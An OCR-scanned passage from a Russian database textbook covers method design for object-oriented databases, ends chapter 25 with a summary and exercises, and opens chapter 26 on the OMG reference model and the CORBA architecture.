


Рис. 25.13. Связь типа "многие ко многим" (*:*) между сущностями Client и PropertyForRent

корректировки ссылки на объект Branch. Подобный способ поддержания целостности используется в продуктах Ontos, Objectivity/DB и ObjectStore (как описано в разделе 26.2).

25.7.3. Проектирование правил поведения

Для полного проектирования объектно-ориентированной базы данных одного только EER-подхода недостаточно. Необходимо дополнить его некоторой технологией определения и документирования правил поведения каждого класса объектов. Данная технология включает подробный анализ корпоративных требований, предъявляемых к обработке данных. Однако при обычном подходе с использованием диаграмм потоков данных (Data Flow Diagram — DFD) требования, предъявляемые в системе к обработке данных, анализируются отдельно от модели данных. В объектно-ориентированном анализе требования, предъявляемые к обработке данных, реализуются путем создания набора методов, уникальных для каждого класса. Эти видимые для пользователей или других объектов методы, т.е. *открытые методы* (public methods), следует отличать




Рис. 25.14. Альтернативное представление связи типа "многие ко многим" (:*) с использованием промежуточного класса*

от чисто внутренних методов класса, т.е. *закрытых методов* (private methods). Мы рассмотрим следующие три типа открытых и закрытых методов:

- конструкторы и деструкторы;
- методы доступа;
- методы преобразования.

Конструкторы и деструкторы

Метод-конструктор вырабатывает новые экземпляры класса. Каждому новому экземпляру присваивается уникальный идентификатор OID. Метод-деструктор удаляет ненужные экземпляры класса. В некоторых системах удаление выполняется автоматически: если некоторый объект становится недоступным для любого другого объекта, он автоматически удаляется. Выше этот процесс уже описывался как автоматическая сборка мусора.

Методы доступа

Методы доступа возвращают значение атрибута или набора атрибутов некоторого экземпляра класса. Они могут возвращать значение одного атрибута, значения нескольких атрибутов или коллекцию значений. Например, класс salesStaff может иметь метод getSalary, который возвращает значения зарплаты сотрудников, а класс Person — метод getContactDetails, который возвращает адрес и номер телефона некоторого лица. Метод доступа также может возвращать данные, которые относятся к классу, например, класс SalesStaff может иметь метод getAverageSalary, который вычисляет среднее значение зарплаты для всех сотрудников. Кроме того, метод доступа может выводить дан-

ные на основании значения некоторого атрибута. Например, класс Person может иметь метод getAge, который вычисляет возраст человека по дате его рождения. В некоторых системах автоматически генерируется метод доступа к каждому атрибуту. Этот подход используется в стандарте SQL3, который для каждого атрибута каждого нового типа данных предусматривает автоматическое создание метода-наблюдателя (observer), предназначенного для доступа (get) к этим атрибутам (раздел 27.4).

Методы преобразования

Методы преобразования изменяют (преобразуют) состояние экземпляра класса. Например, класс SaleeStaff может иметь метод incrementSalary, который увеличивает значение зарплаты сотрудников на указанную сумму. В некоторых системах для каждого атрибута метод обновления создается автоматически. Этот подход используется в стандарте SQL3, который для каждого атрибута каждого нового типа данных требует автоматического создания метода-модификатора (mutator), предназначенного для обновления (put) этих атрибутов (раздел 27.4).

Выявление требуемых методов

Существует несколько способов выявления требуемых методов, в которых обычно используются следующие подходы.

- Выявление необходимых классов и определение методов, которые могут оказаться полезными в каждом из классов.
- Декомпозиция приложения с применением нисходящего способа проектирования и определение методов, которые необходимы для обеспечения требуемых функциональных возможностей.

Например, в учебном проекте *DreamHome* мы определили операции, которые выполняются в каждом отделении компании. Эти операции гарантируют, что требуемая информация будет доступна для эффективного управления работой отделения, а также для поддержки услуг, предлагаемых владельцам и арендаторам объектов недвижимости (приложение А). Это так называемый нисходящий подход в проектировании, при котором проводится опрос соответствующих пользователей и на основании его результатов определяются необходимые операции. Собрав сведения о требуемых операциях и подготовив EER-модель, содержащую все необходимые классы, можно приступать к выявлению нужных методов и определению классов, которым эти методы будут принадлежать.

Более полное описание способов определения методов выходит за рамки этой книги. Существует несколько методологий объектно-ориентированного анализа и проектирования, описание которых заинтересованный читатель сможет найти в [34], [62], [135], [178], [266].

Резюме

- **Объектно-ориентированная** СУБД управляет работой объектно-ориентированной базы данных. Последняя представляет собой перманентный и совместно используемый репозитарий объектов, определенных в модели данных ООМД. Модель данных ООМД отражает семантику объектов, поддерживаемых в объектно-ориентированном программировании. В отношении этой модели данных еще нет общепринятой точки зрения.
- Перманентным языком программирования называется язык, который предоставляет пользователям возможность прозрачно (незаметно для них самих)

сохранять данные, полученные в результате успешного выполнения программы. Данные в перманентном языке программирования не зависят от какой-либо конкретной программы, способны существовать после завершения создавшей их программы и даже по окончании жизненного цикла того программного кода, с помощью которого они были созданы. Однако изначально такие языки не предназначались для предоставления полных функциональных средств баз данных или для доступа к данным с помощью программ на разных языках.

- Для разработки ООСУБД могут использоваться различные альтернативные подходы: дополнение существующего объектно-ориентированного языка средствами работы с базой данных; разработка расширяемых библиотек доступа к объектно-ориентированным функциям для работы с СУБД; создание встроенных в обычный базовый язык конструкций для работы с ООБД; дополнение существующего языка работы с базой данных объектно-ориентированными функциями; разработка новой модели данных и нового языка работы с данными.
- Вероятно, два наиболее важных аспекта с точки зрения программиста заключаются в обеспечении повышенной производительности и простоты использования. Обе эти цели достигаются за счет обеспечения более полной интеграции языка программирования и СУБД, чем та, которая имеет место в традиционных СУБД. В последних используется двухуровневая модель хранения: модель хранения данных приложения в оперативной или виртуальной памяти и модель хранения информации базы данных на диске. В ООСУБД, наоборот, предпринята попытка создать иллюзию одноуровневой модели хранения с одинаковым представлением данных как в оперативной памяти, так и в базе данных, размещенной на жестком диске.
- Существуют два типа идентификаторов OID: логические идентификаторы OID, которые не зависят от физического расположения объекта на диске, а также физические идентификаторы OID, в которых закодирована информация о расположении объекта на диске. В первом случае необходимо предусмотреть средства работы с указателями, позволяющие определять физический адрес объекта на диске. Но в обоих случаях идентификатор OID отличается по размеру от стандартного указателя памяти, размерность представления которого должна быть достаточной только для хранения любого адреса в виртуальной памяти.
- Для достижения требуемой производительности ООСУБД должна обладать способностью преобразовывать идентификаторы OID в указатели оперативной памяти, а также выполнять обратное преобразование. Этот метод преобразования известен как *подстановка указателей*, или *подкачка объектов,* а используемые для его реализации методы варьируются в широких пределах от программных методов проверки расположения в памяти до аппаратных методов работы со страницами памяти.
- Схемы обеспечения перманентности включают методы создания контрольных точек, сериализации, явной подкачки объектов и ортогональной перманентности. Ортогональная перманентность основана на трех фундаментальных принципах: независимость перманентности, ортогональность типов данных и транзитивная перманентность.
- Преимущества ООСУБД включают улучшенные возможности моделирования, расширяемость, устранение проблемы несоответствия типов, более выразительный язык запросов, поддержку эволюции схемы и продолжительных транзакций, применимость для сложных специализированных приложений баз данных, а также повышенную производительность. Среди недостатков следует отметить отсутствие универсальной модели данных, необходимого

опыта эксплуатации, стандартов, а также влияние оптимизации запросов на инкапсуляцию, влияние блокировки на уровне объектов на производительность, повышенную сложность, отсутствие поддержки механизма представлений и недостаточность существующих средств защиты.

Вопросы

25.1. Сравните разные определения объектно-ориентированных моделей данных и укажите существующие между ними различия.

25.2. Что такое перманентный язык программирования и какие возможности он предоставляет в отличие от ООСУБД?

25.3. В чем различия между двухуровневой моделью хранения, используемой в традиционной СУБД, и одноуровневой моделью хранения, используемой в ООСУБД?

25.4. Как одноуровневая модель хранения влияет на механизмы доступа к данным?

25.5. Назовите основные стратегии, используемые для создания перманентных объектов.

25.6. Что такое подстановка указателей? Опишите разные подходы реализации этого метода.

25.7. Какие типы протоколов обработки транзакций, которые могут быть полезны в проектных приложениях, вам известны?

25.8. Почему управление версиями может быть полезным в некоторых приложениях?

25.9. Почему управление схемой может быть полезным в некоторых приложениях?

25.10. Сравните разные архитектуры создания ООСУБД и укажите различия между ними.

25.11. Опишите способы моделирования связей в ООСУБД.

25.12. Перечислите преимущества и недостатки ООСУБД.

Упражнения

25.13. Предположим, что директор фирмы *DreamHome* поручил вам провести исследование и подготовить отчет о применимости объектно-ориентированной СУБД в его организации. В данном отчете следует провести сравнение технологии реляционных СУБД с технологией объектно-ориентированных СУБД, перечислить преимущества и недостатки развертывания ООСУБД в данной организации, а также указать все предполагаемые предметные области. Наконец, этот отчет должен содержать полностью обоснованное заключение о применимости ООСУБД в компании *DreamHome*.

25.14. Предложите несколько методов, которые можно было бы применить для реализации реляционной схемы *Hotel*, приведенной в упражнениях в конце главы 3. Составьте объектно-ориентированную схему для этой системы.

25.15. Создайте проект объектно-ориентированной базы данных для учебного приложения *DreamHome*, представленного в приложении А. Обоснуйте любые допущения, сделанные вами при создании этого проекта.

25.16. Создайте проект объектно-ориентированной базы данных для учебного приложения *University Accommodation Office*, представленного в приложении Б. Обоснуйте любые допущения, сделанные вами при создании этого проекта.

25.17. Создайте проект объектно-ориентированной базы данных для учебного приложения *EasyDrive School of Motoring,* представленного в приложении Б. Обоснуйте любые допущения, сделанные вами при создании этого проекта.

25.18. Создайте проект объектно-ориентированной базы данных для учебного приложения *WellmeadowsHospital,* представленного в приложении Б. Обоснуйте любые допущения, сделанные вами при создании этого проекта.

25.19. Используя правила сохранения непротиворечивости схемы, приведенные в разделе 25.4.3, и пример схемы, показанной на рис. 25.8, рассмотрите каждую из следующих модификаций и покажите, какое влияние на схему окажет каждая из них:

а) добавление атрибута в класс;

б) удаление атрибута из класса;

в) переименование атрибута;

г) преобразование класса S в суперкласс класса C;

д) удаление класса S из списка суперклассов класса C;

е) создание нового класса C;

ж) удаление класса;

з) модификация имен классов.

Глава 26

ОБЪЕКТНО-ОРИЕНТИРОВАННЫЕ СУБД — СТАНДАРТЫ И СИСТЕМЫ

В ЭТОЙ ГЛАВЕ...

- Задачи группы OMG (Object Management Group — Рабочая группа по разработке стандартов объектного программирования) и основные положения архитектуры OMA (Object Management Architecture ~ архитектура средств объектного программирования).
- Общие сведения об архитектуре CORBA (Common Object Request Broker Architecture — общая архитектура брокера объектных запросов).
- Основные особенности нового стандарта объектных данных группы ODMG (Object Data Management Group — Рабочая группа по разработке средств управления объектными данными):
  - объектная модель;
  - язык ODL (Object Definition Language — язык определения объектов);
  - язык OQL (Object Query Language — язык объектных запросов);
  - язык OIF (Object Interchange Format — язык обмена данными между объектами);
  - языковые средства связывания с данными.
- Основные особенности коммерческой объектно-ориентированной СУБД ObjectStore:
  - архитектура ObjectStore;
  - средства определения данных ObjectStore;
  - средства манипулирования данными ObjectStore.

В предыдущей главе рассматривались некоторые темы, касающиеся объектно-ориентированных систем управления базами данных (ООСУБД). В настоящей главе продолжено описание этих систем и приведены сведения об объектной модели и языках спецификаций, предложенных группой ODMG (Object Data Management Group — Рабочая группа по разработке средств управления объектными данными). Объектная модель ODMG является необходимой, поскольку она определяет стандартную модель, отражающую семантику объектов базы данных и обеспечивающую функциональную совместимость систем, разработанных по согласованным стандартам. В последние годы она получила широкое признание и фактически рассматривается как стандарт для объектно-ориентированных СУБД. В этой главе рассматриваются также архитектура и функциональные средства коммерческой ООСУБД ObjectStore, что позволяет показать, каким образом объектно-ориентированная СУБД может применяться в коммерческих продуктах.

Поскольку модель ODMG является надмножеством модели, поддерживаемой группой OMG (Object Management Group — Рабочая группа по разработке стандартов объектного программирования), в разделе 26.1 приведено общее описание задач группы OMG и представлена архитектура OMG. В разделе 26.2 рассматривается объектная модель ODMG и языки спецификаций ODMG. Наконец, в разделе 26.3 в качестве иллюстрации возможностей применения архитектуры и функциональных средств коммерческих объектно-ориентированных СУБД подробно рассматривается одна из таких систем, а именно ObjectStore.

Для наиболее успешного освоения этой главы читатель должен быть знаком с материалом, изложенным в главах 24 и 25. Примеры в данной главе снова взяты из учебного проекта *DreamHome*, описанного в разделе 10.4 и приложении А.

26.1. Задачи группы OMG

Для ознакомления с предысторией развития объектной модели ODMG в начале данного раздела кратко рассматриваются функции группы OMG, описана архитектура OMG и представлены некоторые предложенные ею языки спецификаций.

26.1.1. Общие сведения о деятельности группы OMG

Группа OMG — это международный некоммерческий промышленный консорциум, основанный а 1989 году для решения задач, связанных с вопросами стандартизации объектных технологий. В настоящее время в эту группу входят более 800 членов-организаций, включая практически все компании, которые разрабатывают аппаратное и программное обеспечение, в частности Sun Microsystems, Compaq, Microsoft, AT&T/NCR, HP, Hitachi, Computer Associates, Informix и Oracle. Все эти компании приняли решение о совместной работе по созданию набора стандартов, приемлемого для всех. Основными целями группы OMG является всемерное распространение объектно-ориентированного подхода к созданию программного обеспечения, а также разработка стандартов, в которых расположение, среда, язык и прочие характеристики объектов являются абсолютно прозрачными для других объектов.

OMG не является общепризнанной группой разработки стандартов, в отличие от Международной организации по стандартизации (International Organization for Standardization — ISO) или таких государственных учреждений, как Национальный институт стандартизации США (American National Standards Institute — ANSI) или Институт инженеров по электротехнике и электронике (Institute of Electrical and Electronics Engineers — IEEE). Целью группы OMG является разработка *фактически применяемых* стандартов, которые в конечном счете были бы приняты институтами ISO и ANSI. Группа OMG не разрабатывает и не распространяет никаких коммерческих продуктов, а лишь проверяет их совместимость со стандартами OMG.

Группа OMG проводит исследования, целью которых является определение стандартных объектно-ориентированных функций, необходимых для поддержки нескольких дополнительных функциональных возможностей.

- Параллельное выполнение. Позволяет многим объектам одновременно выполнять их методы либо на одном и том же компьютере, либо на разных компьютерах.
- Распределенные транзакции. Обеспечивает свойство неразрывности для взаимодействия групп объектов.

- **Контроль** версий. Позволяет управлять процессом модификации свойств объектов таким образом, чтобы объектные ссылки всегда указывали на правильную версию объекта.
- Уведомление о событии. **Автоматически** активизирует объекты при возникновении определенных событий.
- Интернационализация. Позволяет учитывать различия между национальными стандартами представления данных незаметно для **пользователей.**

В 1990 году группа OMG впервые опубликовала документ под названием "Руководство по архитектуре средств объектного программирования" (Object Management Architecture Guide), а затем выпустила несколько новых версий этого документа [284]-[28б]. Это руководство определяет единую терминологию для **объектно-ориентированных** языков, систем, баз данных и инфраструктур разработки приложений; инфраструктуру объектно-ориентированных систем; набор технических и архитектурных задач, а также эталонную модель для распределенных приложений с использованием объектно-ориентированных **методов.** Для эталонной модели были предложены четыре области стандартизации: объектная модель (Object Model — OM), брокер объектных запросов (Object Request Broker — ORB), объектные службы (Object Services) и общие средства (Common Facilities), как показано на рис. 26.1.

Объектная модель (OM)

Объектная модель является переносимой на уровне проектов абстрактной моделью данных, **предназначенной** для взаимодействия с объектно-ориентированными системами, совместимыми со стандартами OMG (рис. 26.2). Инициатор запроса (обычно называемый *запросчиком*) посылает запрос к объектным службам *брокера объектных запросов* (ORB-брокера), который контролирует все объекты в системе и типы предоставляемых ими служб. ORB-брокер




Рис. 26.1. Эталонная объектная модель




Рис. 26.2. Объектная модель OMG

пересылает сообщение провайдеру, который реагирует на это сообщение и через ORB-брокер передает ответ запросчику. Как описано ниже, объектная модель OMG является подмножеством объектной модели ODMG.

Брокер объектных запросов (ORB)

ORB-брокер отвечает за распределение сообщений среди объектов приложения и обеспечивает высокую степень функциональной совместимости между ними. ORB-брокер фактически можно сравнить с телефонным коммутатором (его образно называют также шиной обмена данными между программными компонентами), который позволяет объектам (запросчикам) передавать запросы к провайдерам служб и получать от них ответы. После получения ответа от провайдера ORB-брокер преобразует его в форму, приемлемую для отправителя первоначального запроса. ORB-брокер выполняет функции, аналогичные определенным в стандарте обмена электронной почтой X.500, согласно которому инициатор запроса может отправить запрос другому приложению или узлу, не обладая подробными сведениями о структуре его служб и каталогов. Таким образом, ORB-брокер во многих случаях позволяет избежать необходимости обращаться к сложной технологии дистанционного вызова удаленных процедур (RPC — Remote Procedure Call), предоставляя механизм, с помощью которого объекты могут незаметно для пользователя посылать запросы и получать на них ответы. Цель заключается в том, чтобы обеспечить функциональную совместимость между приложениями в неоднородной распределенной среде и в режиме прозрачного доступа соединить между собой системы с большим количеством объектов.

Объектные службы

Объектные службы предоставляют основные функции для реализации базовых функциональных возможностей объектно-ориентированной среды. Многие из этих служб предназначены специально для работы с базами данных (табл. 26.1).

Общие средства

Общие средства представляют собой набор задач, которые должны выполнять многие приложения и которые обычно дублируются в них, такие как печать и средства работы с электронной почтой. В эталонной модели OMG они реализуются с помощью интерфейсов классов, совместимых со стандартом OMA. В эталонной объектной модели общие средства разбиты на две группы: *горизонтальные общие средства* и *вертикальные доменные средства*. Доменные средства являются специальными интерфейсами для таких прикладных областей, как финансы, здравоохранение, производство, телекоммуникации, электронная коммерция и транспорт.

Таблица 26.1. Объектные службы OMG

Объектная служба	Описание
Управление коллекциями	Обеспечивает универсальный способ создания и манипулирования наиболее распространенными типами коллекций. К ним относятся множества, мультимножества, очереди, стеки, списки и двоичные деревья
Управление параллельным выполнением	Включает диспетчер блокировок, позволяющий координировать доступ к общим ресурсам со стороны многих клиентов
Управление событиями	Позволяет компонентам динамически регистрировать или отменять регистрацию информации о своем участии в обработке конкретных событий
Преобразование во внешнее и внутреннее представления	Поддерживает протоколы и соглашения по преобразованию объектов во внешние и внутренние представления. Преобразованием объектов во внешнее представление называется регистрация состояния объекта в виде потока данных (например, в оперативной памяти, на жестком диске, в сети), а преобразованием во внутреннее представление называется создание по данным из этого потока нового объекта в том же ил и другом процессе
Лицензирование	Предоставляет операции для измерения степени использования компонентов с целью получения справедливой компенсации за их применение и защиты интеллектуальной собственности
Поддержка жизненного цикла	Предоставляет операции для создания, копирования, перемещения и удаления групп связанных объектов
Именование	Предоставляет средства для связывания имени с объектом с учетом контекста именования
Перманентность	Предоставляет интерфейсы для механизмов постоянного хранения объектов и их сопровождения
Поддержка свойств	Предоставляет операции для связи именованных значений (свойств) с любым (внешним) компонентом
Поддержка запросов	Предоставляет декларативные операторы запросов с предикатами, включай средства вызова операций и других объектных служб
Обеспечение связи	Предоставляет способ создания динамических связей между компонентами, которые не имеют информации друг о друге
Защита	Предоставляет такие службы, как идентификация и аутентификация, авторизация и управление доступом, аудит, защита передаваемой информации, предотвращение искажения информации и администрирование
Синхронизация	Обеспечивает работу различных компьютеров в единой системе отсчета времени
Посредник	Предоставляет службу поиска соответствия между объектами, что позволяет одним объектам автоматически анонсировать свои службы, а другим объектам — регистрировать свои обращения ктой или иной службе
Управление транзакциями	Поддерживает координацию двухфазной фиксации транзакций в среде восстанавливаемых компонентов при использовании простых или вложенных транзакций

26.1.2. Архитектура CORBA

Архитектура CORBA определяет архитектуру среды распределенных вычислений, основанной на использовании ORB-брокеров. Она является основой любого компонента, совместимого со стандартом OMG, и определяет составные части ORB-брокера и связанных с ним структур. Эта архитектура обеспечивает взаимодействие любой программы с поддержкой CORBA с другими программами CORBA, независимо от моделей, платформ, операционных систем, языков программирования и сетей. Для этого применяются протоколы связи GIOP (General Inter-Object Protocol — общий протокол передачи сообщений между объектами) или ПОР (Internet Inter-Object Protocol — межсетевой протокол передачи сообщений между объектами). Последний представляет собой версию протокола GIOP, основанную на использовании протоколов TCP/IP.

Спецификация CORBA 1.1 была впервые представлена в 1991 году. В ней сформулирован язык определения интерфейсов IDL (Interface Definition Language) и программный интерфейс приложения (API — Application Programming Interface), которые позволяют организовать взаимодействие клиента и сервера с использованием конкретной реализации ORB-брокера. В декабре 1994 года была выпущена спецификация CORBA 2.0, которая обеспечивает повышенную степень функциональной совместимости, поскольку в ней определены способы достижения функциональной совместимости ORB-брокеров, разработанных разными компаниями. Во второй половине 1997 года была выпущена спецификация CORBA 2.1, в 1998 году — спецификация CORBA 2.2, а в 1999 — спецификация CORBA 2.3 [233]. Ниже перечислены некоторые элементы архитектуры CORBA.

- Язык IDL (Interface Definition Language — язык определения интерфейсов), не учитывающий особенности реализации и позволяющий описывать интерфейсы классов независимо от конкретной СУБД или языка программирования.
- Модель типов, содержащая определение значений, которые могут передаваться по сети.
- Репозитарий интерфейсов (Interface Repository), в котором постоянно хранятся определения IDL. Клиентское приложение может запрашивать репозитарий интерфейсов для получения описаний всех зарегистрированных объектных интерфейсов, поддерживаемых им методов, необходимых для них параметров, а также возможных исключительных ситуаций.
- Методы доступа к интерфейсам и спецификациям объектов.
- Методы прямого и обратного преобразования идентификаторов OID в строки.

Как показано на рис. 26.3, архитектура CORBA предоставляет клиентам два механизма, с помощью которых они могут выдавать запросы к объектам:

- статический вызов с использованием заглушек и каркасов, предусмотренных в конкретном интерфейсе;
- динамический вызов с помощью интерфейса динамического вызова.

Статический вызов методов

Согласно определениям IDL, объекты CORBA могут быть преобразованы в объекты определенных языков программирования или объектных систем, таких как C, C++, Smalltalk и Java. Компилятор IDL формирует следующие три файла:

- файл заголовков, который включается и в клиентскую, и в серверную программы;

- файл клиентского исходного кода, содержащий интерфейсные заглушки, которые применяются для передачи на сервер запросов к интерфейсам, определенным в откомпилированном файле IDL;
- файл серверного исходного кода, содержащий каркасы, которые дополняются на сервере кодом, необходимым для поддержки требуемых правил поведения.




Рис. 26.3. Архитектура CORBA ORB

Динамический вызов методов

Для статического вызова методов требуется, чтобы в клиентской программе была предусмотрена заглушка IDL для каждого интерфейса, применяемого на сервере. Безусловно, при этом исключается возможность использовать в клиентской программе службы, предоставляемой вновь созданным объектам, если в ней отсутствует информация об интерфейсе этого объекта, и поэтому нет соответствующих заглушек для формирования запроса. Для преодоления этого недостатка был создан интерфейс динамического вызова (Dynamic Invocation Interface — DII), позволяющий клиенту определять необходимые объекты и их интерфейсы во время выполнения, а затем формировать заглушки и вызывать эти интерфейсы, получая результаты такого динамического вызова. Спецификации объектов и поддерживаемых ими служб хранятся в репозитарии интерфейсов.

Серверным аналогом интерфейса DII является интерфейс DSI (Dynamic Skeleton Interface — динамический интерфейс каркасов), предоставляющий способ доставки запросов от ORB-брокера к той реализации объекта, которая во время компиляции не содержит информации о реализуемом в ней объекте. При использовании интерфейса DSI доступ к службам больше не предоставляется с помощью каркаса, описывающего службу и созданного на основе спецификации интерфейса IDL. Вместо этого доступ к службам обеспечивается через интерфейс, предоставляющий к ней доступ после указания имени конкретной операции и задания параметров с использованием информации из репозитария интерфейсов.

Адаптер объектов

В состав этой архитектуры входит также адаптер объектов, который реализует основной способ доступа (серверной) реализации объекта к службам, предоставляемым ORB-брокером. Адаптер объектов отвечает за регистрацию реализаций объектов, выработку и интерпретацию ссылок на объекты, статический и

динамический вызов методов, перевод объектов и реализаций в активное и пассивное состояние, а также за координацию мероприятий по защите. В архитектуре CORBA должен применяться стандартный адаптер, известный под названием *основного адаптера объектов* (Basic Object Adapter).

В 1999 году группой OMG была выпущена версия 3 спецификации CORBA, в которой определены типовые требования по применению брандмауэра при обмене данными по Internet, описаны параметры качества обслуживания, а также определены компоненты CORBAcomponents. Эти компоненты позволяют программистам активизировать фундаментальные службы на более высоком уровне. Они предназначены для использования в качестве компонентного промежуточного программного обеспечения, независимого от вычислительной платформы и языка, но в настоящее время группа OMG поддерживает спецификацию промежуточного уровня EJB (Enterprise Java Beans — bean-компоненты Java производственного назначения), которая позволяет применять на промежуточном уровне в качестве языка программирования только язык Java (см. раздел 28.9). В литературе при описании спецификации CORBA 2 обычно указывают такие ее характерные особенности, как функциональная совместимость CORBA и протокол ПОР, а при описании спецификации CORBA 3 упоминают компонентную модель CORBA. В настоящее время на рынке представлено много компаний, занимающихся разработкой и поставкой ORB-брокеров CORBA; наиболее известными программными продуктами такого типа являются Orbix компании IONA и Visibroker компании Inprise.

Спецификации моделирования OMG

Спецификации моделирования OMG описывают стандарты OMG, применяемые для моделирования распределенных программных архитектур и систем вместе с их интерфейсами CORBA. В настоящее время широко используются три взаимно дополняющие спецификации: язык UML (Unified Modeling Language — универсальный язык моделирования), средства MOF (Meta-Object Facility — средства поддержки метаобъектов) и интерфейс XMI (XML Metadata Interchange — интерфейс обмена метаданными XML). Система обозначений схем классов языка UML применяется в части IV этой книги в качестве основы для создания ER-моделей.

26.2. Стандарт объектных данных ODMG 3.0

